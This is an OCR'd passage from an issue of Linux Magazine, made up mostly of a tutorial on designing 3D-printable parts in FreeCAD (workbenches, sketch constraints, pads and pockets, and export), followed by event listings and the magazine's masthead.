52     6   1  *  *  root   /etc/cron.monthly/0anacron
*      *   *  *  *  marco  /home/z/bin/budget_populate_summary_dat.sh
```

Figure 2: Typical output from `list_cronjobs` on Ubuntu.

Technical 3D design using FreeCAD

Mother of Invention

Designing simple shapes in OpenSCAD is easy, but if you want to print complex machines with multiple interlocking pieces, you need to bring out the big guns. That's where FreeCAD comes in handy.

BY PAUL BROWN


In the last two issues [1, 2], I discussed designing 3D objects using scripts in OpenSCAD [3]. That was easy and fun, as well as an effective way of creating simple objects. But as soon as the number of faces and moving parts starts to grow, the lines of code multiply exponentially making your OpenSCAD designs unwieldy and difficult to troubleshoot.

Fortunately, FreeCAD [4] is a full-featured graphical software application that takes over from OpenSCAD for more complex printing. You can even import your OpenSCAD designs into FreeCAD (Figure 1)!

Installing FreeCAD is easy enough: Most Linux distributions list it in their regular repositories. However, if you want an up-to-date version, something I strongly recommend, you will probably have to check out the "extra software" repositories (e.g., PPAs, AURs, or whatever).

FreeCAD also has an AppImage [5] of the latest stable version. I will be using the current version 0.18 in this article. There are also versions of FreeCAD that work on Windows and macOS.

Figure 1: FreeCAD is a very complete CAD system that lets you import pieces from OpenSCAD.



Workbenches

One of the interesting things about FreeCAD is that, apart from your typical items-and-properties-on-the-left-workspace-on-the-right layout, it adds a third dimension to the interface: workbenches.

Workbenches are distinct areas especially designed for specific tasks within the 3D-design workflow. So, for example, you will have one workbench (with its own set of tools, especially designed for drafting pieces), another for turning the shapes into an actual 3D object, another for assembling several pieces together into a device, and another to produce the blueprints that you can share with a manufacturer.

There are also custom desktops for preparing a piece for 3D printing; for architectural design; for screws, bolts, and other fasteners; for rendering photorealistic (ahem!) images from your pieces; and so on. FreeCAD's modular nature means users can create their own specific desktops to scratch their own specific itches.

And create they do: When you open FreeCAD, there is a drop-down menu in the middle of the top toolbar, which shows more than 20 preinstalled desktops. You can acquire even more by going to *Tools* | *Addon Manager* from the program's menu.

However, knowing all this does not help you get any closer to actually producing a piece. Quite the contrary: The number of options and all the rules you have to follow to get a valid piece that will actually print is quite daunting.

Let's try and sort it all out with some examples.

Parts

If you want to jump right in, I'd recommend you start with the *Part* workbench.

From the start screen, pick *Create new...* (or press Ctrl+n) to create a new, blank project. Click on the workbench drop-down, choose *Part*, and you'll get something like what is shown in Figure 2 (sans the cube). To get the cube, click on the cube icon in the workbench's colorful toolbar, and it will appear in the workspace on the right.

It must be said here that FreeCAD is quite stable, with the operative word in the prior clause being "quite." It has been known to happen that yours truly

got carried away making a really complex piece and then… Poof! FreeCAD disappeared, taking a bunch of unsaved changes with it. FreeCAD does autosave, but, just in case, press Ctrl+s often.

Getting back to your piece, notice FreeCAD has also added a new cube item to the list of *Labels & Attributes* in the *Combo View* on the left. Click on it to highlight it, and the bottom box will fill with information regarding your cube. The *View* tab contains information about what the cube looks like: its color, opacity, whether it is visible or not, etc.

The *Data* tab contains information regarding its location, size, angle, etc. Click on *Length*, and you will be able to make a longer or shorter cube. Well, technically it wouldn't be a cube anymore, but rather a square-based straight prism, but you know what I mean.

Clicking on the *Placement* value will unfold it, and you can change the location coordinates, the angle, and the axis around which you want to spin your cube.

Talking of spinning, hold down Ctrl and then click and drag the cursor in the workspace to change the angle you look at your objects. Notice that there is also a guide cube in the upper right-hand corner of the pane with your object. It will tell you which side of your object is showing. You can also use the arrows surrounding the guide cube to change your view in 45-degree increments. You can change the view using the number keys: *1* being a view of the object from the front, *2* from the top, *3* from the right, and so on. *0* gives you an isometric view as shown in Figure 2. In the bottom right of the view, you can see the *x*, *y*, and *z* axes.

The little cube at the bottom right of the guide cube lets you change the view to *Orthographic*, *Isometric*, or *Perspective* and also gives you the option to zoom in on your object(s) until they fit in the pane. Another way to zoom in on one or all objects is by using the two left-most icons in the workbench's toolbar.

You can add more objects using the "solids" icons in the toolbar, and then adding or subtracting them from other solids to make more complex objects. For example, to make a hole in your cube, subtract a cylinder from it like shown in Figure 3.

To do this, and assuming you haven't moved or changed the default size of the cube, click on the cylinder icon. The cylinder will appear at one corner of the cube, as both objects have their origin at the coordinate *[0, 0, 0]*. Select *Cylinder* in the Combo View on the left, and, in the properties box at the bottom, change its *Placement* to *x = 5 mm*, *y = 5 mm*, which will place it in the center of the cube. Also change *z* to *-1 mm*. Then change the cylinder's *Height* to *12 mm*. The cylinder will now jut out 1mm over the top of the cube and 1mm below it.

To subtract the cylinder from the cube, you select both the cylinder and the cube from the list of




Figure 2: The *Part* workbench lets you work with geometric primitives and use Boolean operations to shape complex pieces.

items in the Combo View. You do this by first clicking on *Cube* in the list of items (the cube will turn green in the preview pane). Then, hold down your Ctrl key and select *Cylinder*. The image of the cylinder will turn green. Notice that when carrying out a Boolean subtraction the order is important! The second item you choose will be subtracted from the first and not the reverse way.

The Boolean operation icons are towards the right of the toolbar. Click the subtraction icon, and a hole will appear in your cube.

As with OpenSCAD, operations you carry out on bodies in FreeCAD are non-destructive. This means the cylinder is still there, but it has been hidden, and the cube can still be recovered intact. Unfold the *Cut* item that has appeared in the Combo View list on the left, and you'll still see both things there, but grayed out. To make them visible again, just select them and press the spacebar on your keyboard.

Another thing you can do is manipulate edges. You may have noticed in Figure 3 that the hole's edge is not sharp. It has a lip or, technically, a *fillet* around it. On your own perforated cube, mouse over the edge of the hole, and you will see it turn




Figure 3: Subtract a cylinder from a cube to drill a hole through it.

yellow. Click on it when that happens, and it will turn (and stay) green, indicating you have selected it. Find the *Fillet* icon in the toolbar (a bit more than halfway across, the fourth blue icon) and click it.

This will take you to the *Tasks* tab in the Combo View and will give you a list of edges to which you can apply the fillet. FreeCAD will have checked the checkbox next to the one you highlighted. Change the *Radius* at the bottom of the dialog (the fillet in the image has a radius of 0.5mm) and click *OK* at the top.

As you can see, FreeCAD presents a couple of differences from what you saw when working with OpenSCAD, not least that there is no coding involved. However, starting out with cubes and cylinders and adding and subtracting them is essentially what you do with OpenSCAD.

Where FreeCAD truly starts to mark differences is when it gets to part designing.

Part Design

By using basic geometric primitives, you can build more or less anything… if you are patient. However, FreeCAD offers a much easier and faster way of designing parts using, unsurprisingly, the *Part Design* workbench.

Let's build a real world piece to see how it works. In Figure 4, you can see the piece you will make (or at least how to partially make it). It is a button that broke on my microwave oven, and my wife asked me to 3D-print a new one. As it has to fit into holes and slots and things, its size and shape have to be very precise. You know what that means: Time to break out the calipers! Once you measure all the bits and pieces, it is time to get designing.

Start a new project by pressing Ctrl+n and choose the *Part Design* workbench. Make a new part by clicking on the *Create new body* icon in the workbench's toolbar; it is the blue icon that looks like two steps, which is more or less a third of the way along the toolbar.




Figure 4: A replacement for a broken microwave button is a good and practical thing to practice designing.

Since you should save often to avoid losing your work, press Ctrl+s and get that over with now. Give your project a name – something like *button* will work.

First, you will build the hull-like bit of the piece, which you do by sketching. Make sure the *Body* item in *Labels & Attributes* is selected, and click on the *Sketch* icon in the workbench's toolbar. The *Sketch* icon has a white background surrounding a red square and circle. It is immediately to the right of the *Create new body* icon.

Clicking the *Sketch* icon will take you to the *Tasks* tab. FreeCAD will ask you on what plane you want to sketch. As you want to draw the shape as seen from above, choose *XY_Plane (Base plane)* and click *OK*.

The workspace changes again. Make sure that, in the *Edit Controls* dialog in the Combo View, *Grid snap* is unchecked, but *Auto constraints* is checked. The rest of the options you can leave as they are.

Now you can start sketching. You are aiming for what you can see in Figure 5.

Let's start with the curvy bit at the top of the button. Pick the arc tool (third tool from the right in the toolbar's drawing tools section), move your cursor into the drawing area, and move the crosshairs to where the *x* and *y* axes cross. You will see a red dot there. Hover the crosshairs over the dot, and the dot will turn yellow. A little red dot icon will also appear on the right and below your cursor. This is called a *constraint* and will link the center of the arc (one point) to the origin (another point). When both these things happen (i.e., the origin turns yellow, and the little red dot appears next to your cursor), click and place the center for your arc.

Move your mouse to the left, following the *x* axis more or less, until the radius is more or less 12mm long – it doesn't have to be exact. Keep the cursor on the *x* axis, and it will turn yellow, much like the origin did. Also, another little floating icon that shows a red dot on an arc shows up next to your cursor. That is another *constraint*. When you click to set the radius of the arc, it will attach the beginning of the arc to the axis.

You can apply constraints by hand, too. Move your cursor to the right, above the origin, and you'll draw the arc. Stop some point above the *x* axis on the other side of the *y* axis. Before touching it, click to set the end of the arc. Notice that, while the point at the beginning of the arc has a constraint symbol next to it, the point you just set for the end of the arc doesn't. Let's solve that.

First right click in any empty area of the drawing space to drop the arc tool. Then click on the endpoint turning it green. Click on the *x* axis, which also turns green. This is how you select multiple items in a sketch.

In the toolbar, locate the *Fix a point onto an object* constraint – it is the icon that looks like the constraint at the beginning of the arc: a dot attached to a curve. By clicking it, the end of the arc point will snap to the axis, and a little constraint symbol will appear next to it.

Constraints are important in FreeCAD, because they guarantee that you have considered every measurement and every angle. They guarantee that nothing has been left to chance in your piece, and that what you print will be exactly what you intended. When a sketch is fully constrained, it turns green. You can still work with an unconstrained (white) sketch, but I wouldn't recommend it.

Let's finish up constraining the semicircle. Click on the curve of the arc to select it (it will turn green). Locate the *Constrain radius* icon in the workbench's toolbar – the icon is a circle with a radius. Click it and a dialog pops up that lets you set the length of the radius. Set it to 12mm and press *OK*.

Notice how your sketch turns a bright lime green, indicating that it is fully constrained. On the left, in the Combo View, the *Solver messages* dialog will also display a text telling you that the sketch is fully constrained. Scrolling down the Combo View, you will see the *Constraints* dialog showing the constraints you applied to your sketch.

Use the line-drawing tool (to the left of the arc tool) to draw a line from the beginning point of the arc vertically down approximately 30mm. Drop the line-drawing tool (right click in an empty space within the drawing area), click on the line to select it, and constrain it by applying a vertical constraint to make sure it is perfectly vertical and a vertical length constraint, setting your line's length to exactly 30mm.

Draw another line from the endpoint of your arc downwards. Don't worry too much about the length. Drop the line tool and select the line. Constrain it to be perfectly vertical like your prior line. Then select your prior line and the new line, clicking first on one and then on the other so they are both dark green, and apply an *equality constraint* (the icon looks like an equals sign). This will make your second line exactly the same length as your first one.

Applying these constraints should make your sketch turn bright green again, indicating it is fully constrained. If this is not the case, check that the end vertices of each segment are joined, that you have applied vertical constraints, and so on.

To finish off the sketch, grab the line-drawing tools and draw a line between the ends of the two vertical lines, making sure you constrain the end vertices of your horizontal line to each of the end vertices of the vertical lines.

At the end of all that, compare your sketch to Figure 5 to make sure it looks the same.




Figure 5: The basic sketch for your button.

To take your sketch back into the *Part Design* workbench, press the *Close* button at the top of the Combo View column on the left and you will see the white outline of your sketch. To make the sketch into a 3D object, press the *Pad* icon in the workbench's toolbar (the first icon on the left in the set of yellow icons). In the dialog box, type *8 mm*.

To confirm your body is now 3D, move the cursor into the work area, hold down Shift, and right-click and drag. This will change your point of view of the object. You can also press 0 on your keypad, and see your object in an isometric view.

At the moment, it is a solid block. To hollow it out, click on the top face and again choose the sketch tools. This will let you draw a sketch directly on the part's face.

This time you are going to draw the inside shape of the button, which is the same as the outside, only smaller (see Figure 6). I have changed the color of the part, so you can clearly see your goal. You will be doing this in the reverse order from your previous sketch: You are going to start by drawing the bottom line. Give it a horizontal constraint, and then you are going to do something different: You are going to apply a constraint relative to an external geometry.

A constraint relative to an external geometry means that, instead of positioning a node or a line relative to the axis, origin, or another node or line in the same sketch, you position it relative to something on the face upon which you are sketching.

Pick the *Link to external geometry* tool from the toolbar (it looks like a blue box with a line with two end nodes floating above it). Move your cursor until it is hovering over the lower edge of the face with which you are working. The edge, normally black, will turn yellow. Click on the edge, and it will turn purple. The two end vertices of the edge will also appear as two purple circles.




Figure 6: Sketching the inside shape of the button.

Select the left-most vertex of that edge and the left-most vertex of your line and apply a vertical distance constraint of 2mm between the two. Select both left vertices again and apply a horizontal distance constraint of 2mm. Now select your line's right-most vertex and the right-most vertex of the object's edge and apply another horizontal constraint of 2mm between both.

Your line will turn green as it is now perfectly constrained relative to the object's face.

Now draw the lines straight up from the ends of your bottom horizontal line until you reach the *x* axis. If you are careful, draw straight up, and land on the axis, both the vertical and attaching-a-node-to-a-line constraints will snap in automatically. Draw a semicircle using the arc tool, snapping the center of the arc to the origin and the start and endpoints of the arc to the top vertices of the vertical lines. Again, with a little care, all the constraints you need will snap in automatically. If you have done everything correctly, your sketch will shine green as shown in Figure 6.




Figure 7: The hollowed out button.

Close your sketch to go back to the *Part Design* workbench. Make sure your sketch is selected in the list of *Labels & Attributes* and pick the *Pocket* tool from the toolbar. The *Pocket* icon looks like a hollowed out blue box. In the *Pocket parameters* dialog that appears, choose *Dimension* from the *Type* drop-down, and change *Length* to 6mm before hitting *OK*.

All of this produces a part like what you see in Figure 7.

You continue like this, mapping sketches to faces, constraining, and then creating new elements of your part with pads, pockets, and other tools until you have created the object you want. For example, to create the button's central column as shown in Figure 8, you pad a circular sketch on the inside face of the button. You then draw another circular sketch on the top of the column and make it a pocket, and so on and so forth.

Compatibility

Once you have your piece, you will want to use it elsewhere. As mentioned above, FreeCAD can import OpenSCAD models, but FreeCAD can also export to OpenSCAD. However, the results are not very satisfying, as FreeCAD reduces your part's whole body to a single polyhedron. With even only slightly complex pieces, this translates into a list of hundreds of vertices and faces, which are very difficult to edit.

FreeCAD supports photorealistic rendering from the *Raytracing* workbench… sort of. You can use POV-Ray [6] from inside FreeCAD as long as you install the *povray* utilities. However, POV-Ray hasn't been updated since 2013 and is, to put it mildly, slightly antiquated. The other alternative FreeCAD offers, LuxRender, currently doesn't work, since the LuxRender project has migrated to LuxCoreRender [7], and the FreeCAD team has not caught up yet.

Your best choice is to install the Python *pycollada* module on your system:

```
sudo pip install pycollada
```

Export your objects to a COLLADA [8] file, import that into Blender [9], and render from there.

Exporting for 3D printing is as straightforward as you imagine: Export your file to STL, open in your favorite open source slicer, and generate your G-code for your printer.

In all of the cases above, for the exporter to work correctly, and since you can have several pieces at any given time on your workbench, you have to tell FreeCAD what you want to export. To do that, select the objects you want to export in

the *Labels & Attributes* list before starting the export process.

Conclusion

I know I say this a lot, but… FreeCAD is great fun! Some of the features and workbenches are rough around the edges and the learning curve is not at all flat, but the CAD power it brings to Linux is pretty sweet.

Besides, there are plenty of guided tutorials on the FreeCAD wiki [10] that will help you get up to speed designing your own parts in no time. ■■■




Figure 8: The old, broken button on the right, with the new, 3D-printed version on the left.

The Author

Paul Brown has been writing about technology professionally since 1996, when he got his first break writing a monthly column for the Spanish tech underground magazine *ARROBA*. Since then, he has written extensively about Internet fads, creative programming, and fancy gadgets, as well as free software and free hardware. He has edited *Ubuntu User* magazine both in Spanish and English, *Raspberry Pi Geek* (in English), and the Spanish edition of *Linux Magazine*. He currently writes for *Linux Magazine* and Linux.com, and he acts as a Communications Officer for Free Software organizations such as KDE e.V. and Free Software Foundation Europe.

Info

[1] "Tutorials – OpenSCAD: 3D Designer" by Paul Brown, *Linux Magazine*, issue 222, May 2019, pp. 90-94

[2] "Tutorials – OpenSCAD: Build Your Own Body" by Paul Brown, *Linux Magazine*, issue 223, June 2019: pp. 90-94

[3] OpenSCAD: *http://www.openscad.org/*

[4] FreeCAD: *https://www.freecadweb.org/*

[5] Latest stable version of FreeCAD: *https://www.freecadweb.org/downloads.php*

[6] POV-Ray: *http://povray.org/*

[7] LuxCoreRender: *https://luxcorerender.org/*

[8] COLLADA: *https://www.khronos.org/collada/*

[9] Blender 3D: *https://www.blender.org/*

[10] FreeCAD tutorials: *https://www.freecadweb.org/wiki/Tutorials*

FEATURED EVENTS

Users, developers, and vendors meet at Linux events around the world. We at *Linux Magazine* are proud to sponsor the Featured Events shown here.

For other events near you, check our extensive events calendar online at *http://linux-magazine.com/events.*

If you know of another Linux event you would like us to add to our calendar, please send a message with all the details to *events@linux-magazine.com*.

ISC High Performance 2019

Date: June 16-20, 2019

Location: Frankfurt, Germany

Website: *https://www.isc-hpc.com/*

The ISC High Performance conference will bring together over 3,500 researchers and commercial users, and 160 exhibitors, ready to share their experiences with the latest technology and products of interest to the high performance computing (HPC) community.

Akademy-es 2019

Date: June 28-30, 2019

Location: Vigo, Spain

Website: *https://www.kde-espana.org/akademy-es-2019*

Join the 14th annual meeting of developers, collaborators, and users of KDE at Akademy-es in Vigo, Spain. This year's event will be at MARCO (Museum of Contemporary Art). If you use and have an interest in free software, especially software developed by KDE, so you don't want to miss Akademy-es!

28th USENIX Security Symposium

Date: August 14-16, 2019

Location: Santa Clara, California

Website: *https://www.usenix.org/conference/usenixsecurity19*

USENIX Security brings together researchers, practitioners, system administrators, system programmers, and others to share and explore the latest advances in the security and privacy of computer systems and networks.

Events

ISC High Performance 2019	June 16-20	Frankfurt, Germany	https://www.isc-hpc.com/
OpenExpo Europe 2019	June 20	Madrid, Spain	https://openexpoeurope.com/
KubeCon + CloudNativeCon China 2019	June 24-26	Shanghai, China	https://www.lfasiallc.com/events/kubecon-cloudnativecon-china-2019/
Akademy-es 2019	June 28-30	Vigo, Spain	https://www.kde-espana.org/akademy-es-2019
HotStorage '19	July 8-9	Renton, Washington	https://www.usenix.org/conference/hotstorage19
USENIX ATC '19	July 10-12	Renton, Washington	https://www.usenix.org/conference/atc19
Open Source Summit Japan	July 17-19	Tokyo, Japan	https://events.linuxfoundation.org/events/open-source-summit-japan-2019/
Debconf 2019	July 21-28	Curitiba, Brazil	https://wiki.debian.org/DebConf/19
DebConf19	July 21-28	Curitiba, Brazil	https://debconf19.debconf.org/
28th USENIX Security Symposium	August 14-16	Santa Clara, California	https://www.usenix.org/conference/usenixsecurity19
Open Source Summit NA	August 21-23	San Diego, California	https://events.linuxfoundation.org/events/open-source-summit-north-america-2019/
Guadec 2019	August 23-28	Thessaloniki, Greece	https://2019.guadec.org/
Akademy 2019	September 7-13	Milan, Italy	https://akademy.kde.org/2019
Linux Plumbers Conference	September 8-10	Lissabon, Portugal	https://linuxplumbersconf.org/
Cloud Foundry Summit Europe	September 11-12	The Hague, Netherlands	https://www.cloudfoundry.org/event/summit/
HPC on Wall Street	September 11-12	New York, New York	https://www.hpconwallstreet.com/
The Linux Kernel Maintainer Summit	September 12	Lisbon, Portugal	https://events.linuxfoundation.org/events/linux-kernel-maintainer-summit-2019/

CALL FOR PAPERS

We are always looking for good articles on Linux and the tools of the Linux environment. Although we will consider any topic, the following themes are of special interest:

- System administration
- Useful tips and tools
- Security, both news and techniques
- Product reviews, especially from real-world experience
- Community news and projects

If you have an idea, send a proposal with an outline, an estimate of the length, a description of your background, and contact information to *edit@linux-magazine.com*.

The technical level of the article should be consistent with what you normally read in *Linux Magazine*. Remember that *Linux Magazine* is read in many countries, and your article may be translated into one of our sister publications. Therefore, it is best to avoid using slang and idioms that might not be understood by all readers.

Be careful when referring to dates or events in the future. Many weeks could pass between your manuscript submission and the final copy reaching the reader's hands. When submitting proposals or manuscripts, please use a subject line in your email message that helps us identify your message as an article proposal. Screenshots and other supporting materials are always welcome.

Additional information is available at:
http://www.linux-magazine.com/contact/write_for_us.

NOW PRINTED ON recycled paper from 100% post-consumer waste; no chlorine bleach is used in the production process.

Authors

Contact Info

Editor in Chief
Joe Casad, jcasad@linux-magazine.com

Copy Editor
Amy Pettle

News Editor
Swapnil Bhartiya

Editor Emerita Nomadica
Rita L Sooby

Managing Editor
Lori White

Localization & Translation
Ian Travis

Layout
Dena Friesen, Lori White

Cover Design
Dena Friesen

Cover Image
© lassedesignen, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 89 3090 5128

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
2721 W 6th St, Ste D
Lawrence, KS 66049 USA

Publisher
Brian Osborn

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxpromagazine.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linux-magazine.com

www.linuxpromagazine.com – North America
www.linux-magazine.com – Worldwide

Printed in Nuremberg, Germany by hofmann infocom GmbH on recycled paper from 100% post-consumer waste; no chlorine bleach is used in the production process.

Distributed by Seymour Distribution Ltd, United Kingdom

LINUX PRO MAGAZINE (ISSN 1752-9050) is published monthly by Linux New Media USA, LLC, 2721 W 6th St, Ste D, Lawrence, KS, 66049, USA. Periodicals Postage paid at Lawrence, KS and additional mailing offices. Ride-Along Enclosed. POSTMASTER: Please send address changes to Linux Pro Magazine, 2721 W 6th St, Ste D, Lawrence, KS 66049, USA.

Published monthly in Europe as Linux Magazine (ISSN 1471-5678) by: Sparkhaus Media GmbH, Zieblandstr. 1, 80799 Munich, Germany.

